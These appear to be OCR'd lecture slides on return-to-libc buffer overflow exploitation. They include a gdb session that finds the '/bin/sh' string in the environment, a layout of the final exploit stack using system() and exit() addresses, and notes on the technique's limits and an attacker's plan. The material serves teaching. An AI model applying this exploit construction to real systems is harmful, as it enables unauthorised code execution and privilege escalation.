
- Every process stores the enviroment variables at the bottom of the stack.
- We need to find this and extract the string /bin/sh from it.

```
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
SELINUX_INIT=YES
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/chester
SESSION=ubuntu
GPG_AGENT_INFO=/run/user/1000/keyring-D98RUC/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=3409
WINDOWID=65011723
```


Finding the address of the string /bin/sh

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

The final Exploit Stack



A clean exit


xxx
xxx
0xbfbffe25
0x281130d0
Return Address
0x28085260
xxx
xxx
xxx
xxx
buffer
/bin/bash
exit()
In libc
system()
In libc

Limitation of ret2libc

Limitation on what the attacker can do.

(only restricted to certain functions in the library)

These functions could be removed from the library.

The Attacker's Plan

- Find the bug in the source code (for eg. Kernel) that can be exploited.
  - Eyeballing.
  - Noticing something in the patches.
  - Following CVE.
- Use that bug to insert malicious code to perform something nefarious.
  - Such as getting root privileges in the kernel.

Attacker depends upon knowning where these functions reside in memory. Assumes that many systems use the same address mapping. Therefore one exploit may spread easily.

That’s for the day